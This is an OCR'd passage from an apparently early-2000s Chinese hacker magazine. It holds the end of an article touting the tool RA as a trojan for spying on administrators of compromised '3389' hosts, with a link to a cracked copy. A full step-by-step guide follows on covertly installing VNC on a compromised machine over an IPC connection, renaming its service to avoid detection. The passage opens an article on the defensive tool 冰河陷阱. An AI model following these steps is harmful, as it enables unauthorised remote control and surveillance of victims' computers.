


图16

6、其他命令

在那一列菜单中还有许多管理命令，如重启动“slave”，通过“get password”得到缓存密码等，还可以让你远程执行一些组合热键，如图17所示。这些都比较简单，限于篇幅，我就不再详解了。




图17

7、另类应用

这是我玩3389肉鸡时发现的一个用法。常玩3389的朋友们肯定知道，如果用某个帐户登录后是看不到当前的用户正在做什么操作的，即使你是用Administrator登录也不能看到。一般只能通

过查看所有用户的进程来揣测当前的管理员在干什么，你就算在当前帐户上上传了冰河、sub7 这类的木马也只能看到你当前帐户下的桌面情况，毫无用处嘛！

但RA不同，你在3389任何一个帐户运行RA服务端，你再用客户端去连接这个IP地址，你会惊奇的发现你看到的是当前管理员正在工作的桌面，这是因为RA的启动方式和其它木马完全不同。其它木马是通过在注册表启动项里面的键值启动的，而RA则纯粹是通过注册成为系统服务来启动的，这样一来，RA就可以使我们上3389肉鸡时查看肉鸡管理员的真实情况。

8、注册和下载

因为RA是商用软件，需要付费注册，但黑客用注册机一样可以解除使用限制。

目前我手里只有3.64版的注册机，但还是可以为3.75版的RA注册。

注册版下载地址http://down.mmbest.com

三、删除方法

现在既然是把它当黑软介绍，那么删除方法是必不可少的，因为它本来就不是木马，所以我们在注册表中根本找不到它的启动键值，它实际上是采用系统服务的方式启动的，如图18所示。

Performance Logs a...	收集...		手动	网络服务
Plug and Play	使计...	已启动	自动	本地系统
Portable Media Seri...	Retri...	已启动	自动	本地系统
Print Spooler	将文...	已启动	自动	本地系统
Protected Storage	提供...	已启动	自动	本地系统
QoS RSVP	为依...		手动	本地系统
RA Server		已启动	自动	本地系统
Remote Access Aut...	无论...		手动	本地系统
Remote Access Con...	创建...		手动	本地系统
Remote Desktop He...	管理...		手动	本地系统
Remote Procedure ...	提供...	已启动	自动	本地系统
Remote Procedure ...	管理...		手动	网络服务
Remote Registry	使远...	已启动	自动	本地服务

图 18

我们可以用RA自带的"uninstall_slave.exe"来卸载它，也可以手动删除，因为RA在系统中的进程名称是slave.exe，所以我们终止这个进程后，再到Windows目录下找到slave.exe将它删除；也可以先在系统服务中停止并禁止RA server服务，再到Windows目录下删除slave.exe。

四、总结

小鱼儿讲了这么多，大家现在觉得RA是不是很有用呢？我再强调一次，它的屏幕监控实在太爽了，世界上目前没有任何一个木马能够比得上它这个功能的1/5！其流畅和清晰程度让人瞠目结舌！几乎可以赶上用宽带看电影的速度！

特此声明 因为RA本身不是木马，所以任何反病毒公司把它列为查杀对象都是不合理的，比较一下国内和国外的几款杀毒软件，大家可以清楚地看到他们在对待所谓"病毒"上的差异。

一款不错的远程控制软件

iceyes

我想看这本杂志的GG和MM基本上是和我一样的菜鸟，身为菜鸟当然知道菜鸟的苦衷。能完全控制一台主机，是每一位初学者的心愿。现在能实现远程的软件错综复杂，但大多数是木马。然而所有的木马命运都将和冰河一样，虽然能辉煌一时，但是最终都会被写入杀毒软件的黑名单，因此我们需要经常换工具，这也许会给初学者带来一定的麻烦。对于每位菜鸟来说，肉鸡最好是有远程终端服务的，但是我们得到的那些主机有这样的服务很少。因此经常有人问我要开3389的肉鸡。下面我给大家推荐一样永远不会被查杀的"木马"，希望大家看了这篇文章以后别再向我要肉鸡了！^_^

一、VNC简介

VNC是一款基于远程截图控制软件，与pcanywhere一样它在网络中使用非常广泛，能运行于Linux、Solaris、Windows9x/2000/NT及Macintosh等系统中。默认端口为5900，客户端主程序vncviewer.exe，服务端主程序winvnc.exe。

VNC有点类似Win2000的终端服务，相对于其它的远程控制软件，主要体现了五个优点：

VNC的优点

1、VNC远程控制时，客户端的任何异常事故不会对服务端造成影响。就是说，如果你正在用VNC远程控制一台主机，你突然死机了，再用VNC连接时，可以继续进行刚才的操作。

2、VNC的控制端很小，而且不需要任何安装，是居家旅行时的必备良药 :)，而且VNC有Java的控制端，不需要用任何其它工具，用浏览器就可以直接控制，比如IE或netscape。

3、VNC实现了真正的跨平台，你可以在Unix下控制Windows，或者是在Windows下控制Unix，并不依赖操作平台是VNC最大的特色和优点。

4、一个桌面可以同时被多个用户使用。类似Win2000终端的管理中的连接功能，交流非常方便，可做教学之用。

5、VNC符合GNU风格，开放源代码，这是最大的好处。当然，VNC的exploit在packetstorm上也可以找到。

二、操作过程

原料：IPC肉鸡一台（拥有管理员权限）

工具：strcm和VNC

下载地址：http://iceyes.vsvs.net/rar（汉化版）

在这里strcm和VNC各自承担的工作不同。在与远程主机建立连接的情况下，strcm利用这个通道将VNC远程安装到主机上。

下载完软件解压，文件如图1所示。

远程控制技术




图 1

现在登录你的肉鸡，运行 C：命令提示符。(你用 Win98 了吗？找不到那东东了吧！想要学习网络技术，你还是丢了你的 98 装 2000 吧！）建立IPC 连接，如图2所示。




图 2

已经和主机建立了通道，可以用strcm 安装 VNC 了！呵呵，是不是有点激动呀！

运行strcm.exe，先在“远程计算机名称或地址”下面填上远程主机的IP；在“操作”下面选择“查看”，如图3 所示。




图 3

然后点击“查找”，选择vnc.rcm，如图4 所示。




图 4

点击“执行”，在弹出的阅读协议的对话框中点“确定”，如图5 所示。




图 5

随后出现的对话框是设定 VNC 参数的，如图6 所示。




图 6

在口令选项里面填上登录 VNC 的密码，比如123456，然后在安装服务前打上勾，点确定就开始安装了。

稍等一会儿，如果网速快的话，几秒中就OK 了。安装完毕后弹出一个对话筐，输入你刚才设置的密码123456，点击确定，开始登录主机，如图7、图8 所示。




图 7




图 8

呵呵，怎么样？感觉不错吧？是不是和远程桌面差不多呀？现在操作肉鸡就像操作自己的计算机一样了，至于怎么用，你应该很清楚了。

有些版本的 VNC 在运行时前台会有图标出现，这样是很容易被发现的。本文所讲解的这个版本只在后台运行，相对比较安全。不过想让它更安全些，就要在安装时把默认的名字(winvnc)和安装路径修改一下了，如图9 所示。




图 9

在下一次连接时，你只要运行客户端程序 vncviewer.exe，输入密码就可以登录了。一般的情况下，VNC 的服务端在开机时都会自启动，但是有时也会出问题，这时候你就需要重复上面的步骤了。利用 Strcm 也可以关闭、卸载 VNC，但条件都是在与远程主机建立IPC 通道的情况下。

其实VNC 的用处还不只这些，Strcm 也可以远程安装其它软件，由于本人水平有限，还没有去尝试过，所以在此就不多介绍了。

图解“冰河陷阱”

小木头

冰河这个词在用过木马的人中是无人不知无人不晓的，强大稳定的远程监控能力尤为出色。但冰河的原作者黄鑫早在三年前就停止对冰河的开发了，他的最终版本应该是2.2B，其他的3.0、5.0、v60、v70、v80、2000、xp等都是其他人改装的。但原作者黄鑫又在今年的4月10号发布了一个反冰河的软件“冰河陷阱”（光盘中有收录），功能主要有：

1. 自动清除所有版本“冰河”；
2. 保存“冰河”配置信息；
3. 模拟“冰河”被控端；
4. 允许配置被控端信息；
5. 保存远程上传的文件。

今天，就让我们一起去吓唬吓唬那些还在用“冰河”干坏事的人去吧！首先我们先建立一个空文件夹（我是在C：\下建立的文件夹，名字为“1”），然后在这个空文件夹里再建立一些诸如Windows、Program Files、My Documents等系统文件夹，以便后面迷惑入侵者用（图1）。

